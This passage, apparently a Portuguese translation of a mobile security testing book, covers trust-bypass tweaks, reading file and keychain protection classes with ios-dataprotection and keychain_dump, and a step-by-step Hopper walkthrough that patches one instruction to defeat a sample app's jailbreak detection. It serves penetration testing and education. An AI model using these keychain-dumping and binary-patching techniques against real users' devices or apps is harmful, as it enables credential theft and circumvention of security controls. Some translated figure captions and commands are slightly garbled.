- iOS SSL Kill Switch (<https://github.com/iSECPartners/ios-ssl-kill-switch>) ▪ iOS TrustMe (<https://github.com/intrepidusgroup/trustme>)

Para obter detalhes sobre como usar e instalar esses ajustes, consulte os links anteriores.

## PERIGOS DA INSTALAÇÃO DE FERRAMENTAS DE DESVIO DE CONFIANÇA

Ao instalar o iOS SSL Kill Switch ou o iOS TrustMe, você está efetivamente desativando a validação de certificados no seu dispositivo. Se você usar esse dispositivo para obter dados pessoais ou corporativos, estará permitindo que um invasor faça a intermediação de qualquer conexão SSL/TLS ou HTTPS feita pelo seu dispositivo.

## Identificação de armazenamento inseguro

Um conceito importante na segurança de aplicativos móveis é que os dados não devem ser armazenados de forma persistente no dispositivo, a menos que seja absolutamente necessário. Devido à natureza dos telefones celulares, os dispositivos são frequentemente perdidos ou roubados e é possível que o seu dispositivo esteja nas mãos de um adversário que queira extrair dados para fins maliciosos. Existe alguma atenuação quando um usuário tem uma senha complexa em seu dispositivo, mas não é inconcebível pensar que um dispositivo possa ser roubado enquanto estiver desbloqueado ou, dependendo da sofisticação do adversário, que o sensor Touch ID seja ignorado (<http://www.ccc.de/en/updates/2013/ccc-breaks-apple-touchid>).

A superfície de ataque para o conteúdo armazenado no dispositivo não termina aí, mas, na verdade, se estende a

comprometimento por meio de exploração, credenciais padrão em dispositivos desbloqueados, dispositivos sem senha, ataques físicos, como emparelhamento com dispositivos mal-intencionados

<http://2013.hackitoergosum.org/presentations/Day3->

[04.Hacking%20apple%20accessories%20to%20pown%20Devices%20%E2%80%93%20Wake%20up%20Neo!%20Your%20phon](#) ou exploração de elementos dentro da cadeia de inicialização segura. Com essas considerações em mente, você deve presumir que todos os dados armazenados no dispositivo podem ser comprometidos. Em muitos casos, um aplicativo pode realmente precisar armazenar conteúdo e dados de forma persistente no dispositivo e, nessas circunstâncias, os desenvolvedores devem tomar as medidas adequadas para proteger esse conteúdo.

Em geral, você deve procurar quatro coisas ao pesquisar conteúdo armazenado de forma insegura por um aplicativo, embora mais de uma possa se aplicar a arquivos individuais:

- Conteúdo sensível armazenado diretamente pelo aplicativo em texto simples
- Conteúdo sensível armazenado diretamente pelo aplicativo que é criptografado usando uma implementação de criptografia personalizada, mas usando uma chave de criptografia insegura ou em um formato facilmente reversível.
- Conteúdo sensível armazenado diretamente pelo aplicativo, mas não em uma classe de proteção de dados adequada
- Conteúdo sensível armazenado inadvertidamente pelo aplicativo em virtude do iOS

Esta seção se concentra na terceira possibilidade e descreve como identificar as classes de proteção de dados que são aplicadas a arquivos individuais ou itens de chaveiro no seu dispositivo. O Capítulo 4 aborda a quarta possibilidade e as duas primeiras possibilidades são específicas do aplicativo e são amplamente abordadas em outras áreas deste livro. No Capítulo 2, você aprendeu como os aplicativos iOS podem tirar proveito da API de proteção de dados para proteger arquivos individuais ou itens de chaveiro no dispositivo. Se você não leu esse capítulo, é recomendável que volte e leia "Entendendo a API de proteção de dados", pois ele fornece o conhecimento básico para esta seção.

Embora a API de proteção de dados seja um método extremamente útil para proteger o conteúdo no iOS e a classe de proteção padrão ofereça um nível razoável de garantia, esteja ciente de que as classes de proteção podem ser aplicadas por arquivo ou por item de chaveiro. Com isso em mente, sua metodologia deve incluir uma análise de cada arquivo ou item de chaveiro armazenado por um aplicativo. O conteúdo armazenado usando a classe de proteção D (`NSFileProtectionNone` ou `kSecAttrAccessibleAlways`) é particularmente preocupante e não é adequado para proteger dados confidenciais em repouso. O uso da classe de proteção C

(`NSFileProtectionCompleteUntilFirstUserAuthentication` ou `kSecAttrAccessibleAfterFirstUnlock` e padrão desde o iOS 7) também é desencorajado para dados particularmente confidenciais. Para determinar a classe de proteção aplicada a arquivos individuais ou itens do chaveiro, é necessário usar uma combinação de técnicas estáticas e dinâmicas.

A identificação das classes de proteção usadas por arquivos individuais sem análise dinâmica pode ser um pouco problemática; no entanto, desde que o arquivo esteja armazenado em um local com backup, você poderá determinar a classe de proteção usando um arquivo de backup do iTunes e a ferramenta `ios-dataprotection` (<https://github.com/ciso/ios-dataprotection>). Para isso, primeiro faça o backup do dispositivo conectando-o à estação de trabalho, executando o iTunes e selecionando a opção Back Up Now para o dispositivo. Depois de fazer o backup do dispositivo, você poderá analisar os arquivos de backup usando o `ios-dataprotection`. Aqui está um exemplo simples:

```
$ java -jar build/ios-dataprotection.jar
(c) Stromberger 2012, IAIK Universidade de Tecnologia de Graz
[1] MDsecPhone (22.10.2014 16:44)
[2] iPad do usuário (04.08.2014 01:41)
Escolha um backup: 1
Ok, vamos armazená-lo em /Users/user/Desktop/analysis.csv
Extração e descriptografia do backup
Criação de arquivo de saída no formato
csv 5357/5357 Arquivos extraídos
Finalizado
```

Depois que o backup é analisado, o `ios-dataprotection` cria um arquivo `.csv` de análise na área de trabalho, que contém uma lista de arquivos dentro do backup e a classe de proteção associada a cada arquivo:

```
$ grep mdsec ~/Desktop/analysis.csv
com.mdsec.lab1-1a,1,NSFileProtectionComplete,Library/Preferences/
```

com.mdsec.lab1-la.plist,101

A limitação do uso dessa técnica é que ela se restringe apenas aos arquivos dos quais é possível fazer backup; as classes de proteção dos arquivos armazenados em outros locais, como o diretório `tmp`, não podem ser avaliadas dessa forma. Você descobrirá como encontrar a classe de proteção usada para esses arquivos usando a análise dinâmica mais adiante nesta seção.

Saiba também que a API de proteção de dados pode ser usada não apenas para proteger arquivos individuais, mas também para proteger itens de chaveiro.

É possível determinar a classe de proteção aplicada a itens individuais do keychain usando a ferramenta `keychain_dump` ([https://code.google.com/p/iphone-dataprotection/downloads/detail?name=keychain\\_dump](https://code.google.com/p/iphone-dataprotection/downloads/detail?name=keychain_dump)), mencionada no Capítulo 2. Para recuperar todos os itens do keychain em seu dispositivo, execute `keychain_dump` como root com o dispositivo desbloqueado (ou seja, após digitar o PIN ou a senha). Com o dispositivo desbloqueado, é possível acessar os itens do keychain na classe A (`kSecAttrAccessibleWhenUnlocked`) que, de outra forma, estariam inacessíveis se o bloqueio de tela estivesse ativo. Aqui está um exemplo de saída da execução do `keychain_dump`:

```
MDSecPhone:~ root# ./keychain_dump
Gravação de 26 senhas no genp.plist
Gravação de 14 senhas de Internet no
inet.plist Gravação de 5 certificados no
cert.plist Gravação de 15 chaves no keys.plist
MDSecPhone:~ root#
```


Você verá que o `keychain_dump` criou vários arquivos plist em seu diretório de trabalho atual. Esses arquivos plist representam o conteúdo extraído do keychain do dispositivo como pares nome-valor e contêm informações sobre a classe de proteção que o item do keychain está armazenado usando; por exemplo:

```
<dict>
  <key>acct</key>
  <string>mdsecadmin</string>
  <chave>agrp</chave>
  <string>com.mdsec.lab1-1d</string>
  <chave>cdat</chave>
  <date>2014-09-09T10:55:08Z</date>
  <chave>dados</chave>
  <string>letmein</string>
  <key>desc</key>
  <string></string>
  <key>gena</key>
  <string>lab1.1d</string>
  <key>lab1</key>
  <string></string>
  <chave>mdat</chave>
  <date>2014-09-09T10:55:08Z</date>
  <chave>pdmn</chave>
  <string>ak</string>
  <chave>classe_de_proteção</chave>
  <string>Quando desbloqueado</string>
  <key>rowid</key>
  <inteiro>26</inteiro>
  <chave>svce</chave>
  <string></string>
  <chave>sincronização</chave>
  <inteiro>0</inteiro>
  <chave>túmulo</chave>
  <inteiro>0</inteiro>
  <key>v_Data</key>
  <data>
    bGV0bWVpbg==
  </data>
</dict>
```

A chave `protection_class` armazena o valor da classe de proteção aplicada ao item do chaveiro. Nesse caso, é a classe A (`kSecAttrAccessibleWhenUnlocked`).

Até agora, você terá uma boa compreensão de como obter a classe de proteção aplicada a todos os itens de chaveiro e arquivos armazenados nos backups do iTunes. No entanto, isso não leva em conta todas as eventualidades, pois os arquivos dos quais não é feito backup podem não ser avaliados adequadamente. Portanto, é importante realizar uma análise dinâmica, examinando a classe que é aplicada aos arquivos à medida que eles são criados. A maneira mais simples de realizar uma análise dinâmica em

A melhor maneira de implementar um aplicativo é instrumentá-lo usando uma estrutura de manipulação de tempo de execução, como o Cydia Substrate. A instrumentação do tempo de execução do iOS será abordada mais adiante neste capítulo; no entanto, no momento, saiba que não é necessário implementá-la você mesmo. De fato, uma ferramenta multiuso chamada Snoop-it (<https://code.google.com/p/snoop-it/>) que instrumenta o tempo de execução do iOS com o objetivo de inspecionar as APIs usadas para acesso ao chaveiro e ao sistema de arquivos já foi implementada e pode ser usada para recuperar a classe de proteção de dados aplicada quando um artefato é criado. [A Figura 3.6](#) mostra o Snoop-it sendo usado para monitorar o acesso ao sistema de arquivos em um aplicativo.



[Figura 3.6](#) Monitoramento do sistema de arquivos do Snoop-it


## Correção de aplicativos iOS com o Hopper

O assunto de "cracking" de software não é novo e já estava bem documentado muito antes da existência dos aplicativos iOS. O cracking geralmente tem usos práticos quando você está realizando uma avaliação de segurança dos aplicativos iOS. No Capítulo 2, você aprendeu que os aplicativos iOS são compilados em código nativo para a arquitetura ARM, e não deve ser surpresa que, ao modificar o código executável compilado, seja possível manipular diretamente o comportamento do aplicativo. Este capítulo não aborda o assunto em profundidade porque está além do escopo deste livro. Em vez disso, oferecemos uma breve introdução e um passo a passo dos processos pelos quais um testador precisaria passar para "corrigir" um aplicativo iOS. Embora não seja essencial, um conhecimento básico do assembler ARM certamente ajudará em seu aprendizado. Se você não estiver familiarizado com o ARM ou com o assembler em geral, consulte o curso de treinamento "Introduction to ARM", disponível gratuitamente em <http://opensecuritytraining.info/IntroARM.html>.

Para demonstrar como modificar o comportamento de um aplicativo iOS corrigindo o executável compilado, esta seção detalha uma análise passo a passo de como anular uma verificação de detecção de jailbreak em um aplicativo de amostra e com um dispositivo com jailbreak. Você deve estar ciente de que esse processo só se aplica a aplicativos executados em dispositivos com jailbreak, pois a modificação de um aplicativo invalidará sua assinatura de código. As etapas delineadas nesse processo são descritas a seguir.

Quando o aplicativo de amostra é executado, uma verificação de detecção de jailbreak é realizada e um `UIAlertview` é mostrado (consulte [Figura 3.7](#)) se for constatado que o dispositivo está desbloqueado (fechar o `UIAlertview` faz com que o aplicativo seja encerrado).

Embora esse exemplo possa parecer artificial, ele imita as verificações e o comportamento típicos de muitas rotinas simples de detecção de jailbreak. O objetivo deste passo a passo é contornar essa verificação e permitir que o aplicativo seja executado.



**Figura 3.7** Verificação de jailbreak no aplicativo de amostra

A primeira etapa da engenharia reversa e da aplicação de patches em um aplicativo iOS é obter o binário compilado. Você pode fazer isso copiando o binário do seu dispositivo ou, se tiver feito o download usando o iTunes, descompactando o IPA e usando o binário contido na pasta `Payload/Application.app`. Se o seu aplicativo for um aplicativo da App Store, será necessário remover a criptografia DRM da Apple, conforme detalhado no Capítulo 2.

Após localizar o binário, identifique as arquiteturas que ele contém e, se necessário, "afine" o binário para a arquitetura que melhor corresponda ao seu dispositivo. O Capítulo 2 aborda esse processo e as arquiteturas suportadas por cada dispositivo foram detalhadas na seção "Engenharia reversa de binários do iOS" do mesmo capítulo. No entanto, nesse caso, o aplicativo não é um binário "fat" e contém apenas uma fatia `armv7`:

```
$ lipo -info Lab3.4a
Arquivo sem formatação: Lab3.4a é arquitetura: armv7
```

Talvez a maior arma no arsenal de um engenheiro reverso seja o desmontador, que pode ser usado para traduzir o código de máquina compilado em assembler. Para fazer a engenharia reversa de um aplicativo, você pode usar qualquer desmontador; no entanto, esta demonstração usa a versão profissional do desmontador Hopper (<http://www.hopperapp.com/>). Esteja ciente de que grande parte da funcionalidade detalhada neste passo a passo está disponível na versão de demonstração deste software, com exceção do item de menu "Produce New Executable" (Produzir novo executável), que é usado para criar um novo binário com os patches relevantes aplicados. Você pode usar as etapas a seguir para corrigir o aplicativo de amostra e derrotar a rotina de detecção de jailbreak.

1. Carregue o binário no Hopper usando o item de menu File Read Executable to Disassemble e navegando até o local do aplicativo compilado. Isso faz com que o Hopper desmonte o aplicativo e forneça uma visualização, conforme mostrado na [Figura 3.8](#).
2. Localize a funcionalidade do jailbreak no binário compilado. Referindo-se à [Figura 3.7](#), você pode ver que o `UIAlertView` exibe a string "This device is jailbroken; please remove the jailbreak and try again". Trabalhar de trás para frente a partir de onde essa cadeia é usada pode ser uma boa metodologia para identificar a detecção de jailbreak. Para localizar um recurso de cadeia de caracteres no Hopper, clique no botão Cadeias de caracteres. Você também pode usar a função de pesquisa para localizar as cadeias de caracteres rapidamente, conforme mostrado na [Figura 3.9](#).

3. Nesse caso, a string está localizada no segmento `cstring` do binário. Para localizar onde uma string é usada no Hopper, você pode usar a opção Is Referenced By (É referenciado por) na janela de navegação à direita, conforme mostrado na [Figura 3.10](#).
4. Clique duas vezes na referência cruzada para ir até onde a string é referenciada. Nos aplicativos iOS, os objetos `NSString` são representados como constantes `CFString` e estarão localizados no segmento `cfstring`. Seguir a referência cruzada para a constante `CFString` leva ao local em que a string é usada no aplicativo; nesse caso, no método `[ViewController viewDidLoad]`, conforme mostrado na [Figura 3.11](#).
5. Se você estudar a [Figura 3.11](#) com atenção, verá que um objeto `UIAlertView` só é criado com base no valor de retorno da função `sub_b1fc` em `0xb08a`. Se o valor de retorno for igual a zero, a instrução `cbz r0, 0xb0fc` fará com que o fluxo de execução salte para o endereço `0xb0fc`. Você pode ter uma visão mais clara do que uma função está fazendo por meio da visualização de pseudocódigo no Hopper, portanto, selecione Window Show Pseudo Code of Procedure. A [Figura 3.12](#) mostra a saída do pseudocódigo.
6. Como o aplicativo é encerrado somente quando o botão `UIAlertView` é clicado, você pode ver quais ações são acionadas a partir do clique no botão, inspecionando o delegado `clickedButtonAtIndex` dessa exibição de alerta. [Figura 3.13](#) mostra a visualização do pseudocódigo dessa função, que foi compilada ao lado do delegado `viewDidLoad`. A partir do pseudocódigo, deve estar claro que clicar no botão faz com que o aplicativo chame a função `exit()`.
7. Claramente, o aplicativo carrega o `UIAlertView` com base no valor de retorno da função `sub_b1fc`. Para saltar para a visualização da desmontagem de uma função no Hopper, clique duas vezes no nome da função. Nesse caso, agora você deve entender que o `UIAlertView` só é carregado quando a função retorna algo diferente de zero. Portanto, é lógico que, ao modificar permanentemente o valor de retorno da função `sub_b1fc`, você pode impedir que o `UIAlertView` seja exibido. Para entender melhor a função e identificar possíveis instruções a serem modificadas, use novamente a visualização de pseudocódigo, conforme mostrado na [Figura 3.14](#).
8. A função retorna o valor no registro `r0`, que é definido nos dois locais destacados na função. Uma instância define o registro `r0` como `0x0`, enquanto a outra o define como `0x1`. Com isso em mente, modificar a constante `0x1` no bloco básico `loc_b226` para `0x0` deve fazer com que a função sempre retorne `0x0`. Portanto, com um simples patch de 1 byte, deve ser possível contornar a detecção de jailbreak. Para aplicar um patch no Hopper, localize a instrução que deseja modificar, nesse caso o `movs r0, 0x1` localizado em `0xb226`, e pressione o atalho de teclado Alt+A. Isso carrega a janela do assembler do Hopper, conforme mostrado na [Figura 3.15](#). Nessa janela, você pode modificar a instrução e, nesse caso, simplesmente modificá-la para `movs r0, 0x0`.
9. Modificar uma instrução faz com que o Hopper não a reconheça mais como um procedimento; para marcar um bloco de código de volta a um procedimento, você pode navegar até o início da função e pressionar P no teclado. Depois de fazer um patch binário, talvez você queira verificar novamente as modificações no visualizador de pseudocódigo para ter certeza de que tudo está como esperado. Quando estiver satisfeito com as alterações feitas, salve-as em um novo executável selecionando File Produce New Executable.
10. Conforme detalhado no Capítulo 2, os aplicativos iOS são assinados por código; ao modificar um aplicativo da maneira descrita anteriormente, você terá invalidado a assinatura do código. No entanto, para executar um aplicativo modificado em um dispositivo com jailbreak, você pode pseudo-assiná-lo ou assiná-lo com código usando um certificado autoassinado. Para pseudo-assinar um aplicativo, você pode usar a ferramenta `ldid` criada pela saurik, conforme descrito no Capítulo 2, na seção "Ferramentas para assinar binários". Para assinar esse exemplo de binário, execute o `ldid` da seguinte forma:

```
$ l did -S Lab3.4a-patched
```

11. Para testar suas correções, carregue o aplicativo em seu dispositivo e substitua o binário existente para o aplicativo. Abrir o aplicativo de exemplo modificado em um dispositivo com jailbreak não faz mais com que o `UIAlertView` seja exibido, indicando que a detecção de jailbreak foi contornada com êxito, conforme mostrado em [Figura 3.16](#).




Figura 3.8 Desmontador de funil



Figura 3.9 Localização das cordas no funil

The screenshot shows the 'Is Referenced By' table in Hopper. The table has columns for 'Address' and 'instruction'. A single row is highlighted in grey, showing an address of '0xc664' and an instruction of 'dd \_\_\_CFConstantStringClassReference, 0x7c8, 0xb30b, 0x45'. At the bottom of the table are 'Remove Reference' and 'Add Reference' buttons.

Figura 3.10 Localizando referências a cadeias de caracteres no Hopper

```

; [ViewController viewDidLoad]:
0000b060 push {r4, r7, lr} ; Objective C Implementation defined at 0xc098 (instance), XREF=0x40ac
0000b062 add r7, sp, #0x4
0000b064 sub sp, #0x14
0000b066 mov r4, r8
0000b068 moww r0, #0x155c
0000b06c movt r0, #0x0
0000b070 moww r1, #0x153a
0000b074 movt r1, #0x0
0000b078 add r0, pc ; @selector(viewDidLoad)
0000b07a add r1, pc ; @selector(viewDidLoad)
0000b07c str r4, [sp, #0x1c]
0000b07e ldr r0, [r1] ; 0xc5d8
0000b080 ldr r1, [r1] ; @selector(viewDidLoad), argument #2 for method imp___symbolstub1__objc_ms
0000b082 str r0, [sp, #0x10] ; @selector(viewDidLoad)
0000b084 add r0, sp, #0xc ; argument #1 for method imp___symbolstub1__objc_msgSendSuper2
0000b086 blx imp___symbolstub1__objc_msgSendSuper2
0000b088 sub_b1fc
0000b08a bl r0, #0xb0fc

0000b090 moww r0, #0x1518
0000b094 movt r0, #0x0
0000b098 moww r2, #0x152a
0000b09c movt r2, #0x0
0000b0a0 add r0, pc ; @selector(alloc)
0000b0a2 add r2, pc ; objc_cls_ref_UIAlertView
0000b0a4 ldr r1, [r0] ; @selector(alloc), argument #2 for method imp___symbolstub1__objc_msgSend
0000b0a6 ldr r0, [r2] ; objc_cls_ref_UIAlertView, argument #1 for method imp___symbolstub1__objc_
0000b0a8 blx imp___symbolstub1__objc_msgSend
0000b0ac moww r1, #0x1500
0000b0b0 movw.r r12, #0x0
0000b0b4 movt r1, #0x0
0000b0b8 moww r2, #0x158a
0000b0bc add r1, pc ; @selector initWithTitle:message:delegate:cancelButtonTitle:otherButtonTitles
0000b0be movt r2, #0x0
0000b0c2 moww r3, #0x158a
0000b0c6 add r2, pc ; @"Security Violation"
0000b0c8 movt r3, #0x0
0000b0cc moww r9, #0x1598
0000b0d0 ldr r1, [r1] ; @selector initWithTitle:message:delegate:cancelButtonTitle:otherButtonTitles
0000b0d2 movt r9, #0x0
0000b0d6 add r3, pc ; @"This device is jailbroken, please remove the jailbreak and try again."
0000b0d8 add r9, pc ; @"OK"
0000b0da stm.w sp, {r4, r9, r12}
0000b0de blx imp___symbolstub1__objc_msgSend
0000b0e2 mov r4, r0
0000b0e4 moww r0, #0x14d4
0000b0e8 movt r0, #0x0
0000b0ec add r0, pc ; @selector(show)
0000b0ee ldr r1, [r0] ; @selector(show), argument #2 for method imp___symbolstub1__objc_msgSend
0000b0f0 mov r0, r4 ; argument #1 for method imp___symbolstub1__objc_msgSend
0000b0f2 blx imp___symbolstub1__objc_msgSend
0000b0f6 mov r0, r4 ; argument #1 for method imp___symbolstub1__objc_release
0000b0f8 blx imp___symbolstub1__objc_release

0000b0fc add sp, #0x14 ; XREF=[ViewController viewDidLoad]+46
0000b0fe pop {r4, r7, pc}
; endp

```

**Figura 3.11** Desmontagem do delegado viewDidLoad

```

Pseudo Code
void -[ViewController viewDidLoad](void * self, void * _cmd) {
    sp = sp - 0x14;
    arg_C = self;
    arg_10 = *0xc5d8;
    [[&arg_C super] viewDidLoad];
    r0 = sub_b1fc();
    if (r0 != 0x0) {
        r0 = [UIAlertView alloc];
        asm{ stm.w sp, {r4, r9, r12} };
        r4 = [r0 initWithTitle:@"Security Violation" message:@"This device is jailbroken, please remove the jailbreak and try
again." delegate:STK1 cancelButtonTitle:STK0 otherButtonTitles:STK-1];
        [r4 show];
        r0 = [r4 release];
    }
    return;
}

```

**Figura 3.12** Visualização do pseudocódigo no Hopper

```

Pseudo Code
void -[ViewController alertView:clickedButtonAtIndex:]
(void * self, void * _cmd, void * arg2, int arg3) {
    [arg2 retain];
    r0 = exit(0x0);
    return;
}

```

**Figura 3.13** Visualização de pseudocódigo de clickedButtonAtIndex no Hopper

Pseudo Code

```

int sub_b1fc() {
    sp = sp - 0x6c;
    r5 = 0x0;
    r4 = sp;

loc_b210:
    if (stat(*(0xc038 + r5 * 0x4), r4) == 0x0) goto loc_b226;
    goto loc_b21c;

loc_b226:
    r0 = 0x1;

loc_b228:
    return r0;

loc_b21c:
    r5 = r5 + 0x1;
    if (r5 >= 0x4) goto loc_b210;
    r0 = 0x0;
    goto loc_b228;
}

```

**Figura 3.14** Visualização do pseudocódigo da função sub\_b1fc no Hopper

The screenshot shows the Hopper Disassembler interface. The assembly code pane displays the following instructions:

```

0000b226      movs    r0, #0x1 ; XREF=sub_b1fc+3
0000b228      add     r0, r0
0000b22a      pop     r0, {r0}
0000b22c      ldr.w   r0, [r0]
0000b230      add     r0, r0
0000b232      bx      r0, {r0}
0000b234      dd      r0

```

A modal dialog box is open over the assembly code, containing the instruction `movs r0, 0x0`. The dialog has a "CPU mode: Thumb" dropdown and a "Assemble and Go Next" button.

**Figura 3.15** Modificação de uma instrução no Hopper



**Figura 3.16** Execução do aplicativo de exemplo após contornar a detecção de jailbreak

Nesta seção, você deve ter entendido como os aplicativos iOS podem ser corrigidos estaticamente para modificar o comportamento do aplicativo e contornar os controles de segurança. Embora tenhamos demonstrado apenas um exemplo simples, você pode aplicar a metodologia geral a aplicativos mais complexos e para muitas finalidades diferentes de aplicação de patches.

## Ataque ao tempo de execução do iOS

Na seção anterior, você aprendeu como corrigir estaticamente os aplicativos para modificar seu comportamento e como aproveitar isso para contornar os controles de segurança. No entanto, essa não é a única maneira pela qual os aplicativos iOS podem ser manipulados; você também pode instrumentar o tempo de execução para obter um efeito semelhante.

Conhecer os tempos de execução dos aplicativos é importante para entender como os aplicativos iOS funcionam. O Objective-C e o Swift adiam o máximo possível de decisões do tempo de compilação e vinculação para o tempo de execução. No centro desse conceito está a reflexão, que permite que os aplicativos estejam cientes e modifiquem seu próprio comportamento no tempo de execução. A reflexão permite que os aplicativos façam coisas como carregar dinamicamente novas classes, alterar implementações de métodos e, em geral, evitar muitas das restrições implícitas no uso do código nativo.

Ter essas habilidades no tempo de execução significa que você também pode manipular o tempo de execução e o comportamento de um aplicativo para seus próprios fins, o que pode ser um recurso extremamente poderoso para um profissional de segurança. Esta seção explora as diferentes maneiras pelas quais o tempo de execução do iOS pode ser manipulado, fornecendo exemplos práticos quando apropriado.

### Compreensão de Objective-C e Swift

Antes de se aprofundar em como manipular programaticamente os tempos de execução do Objective-C e do Swift, pode ser útil ter uma compreensão básica de como essas linguagens funcionam e, se você não estiver familiarizado com nenhuma delas, ver como um programa simples pode se parecer.

Embora esta seção forneça um detalhamento básico dos componentes essenciais de cada uma dessas linguagens, se

você nunca viu um código Objective-C ou Swift antes, recomendamos que se familiarize com estes

A documentação fornecida pelo programa de desenvolvimento da Apple é um ponto de partida útil. É provável que estes links sejam úteis:

[https://developer.apple.com/library/ios/documentation/Swift/Conceptual/Swift\\_Programming\\_Language/](https://developer.apple.com/library/ios/documentation/Swift/Conceptual/Swift_Programming_Language/) e

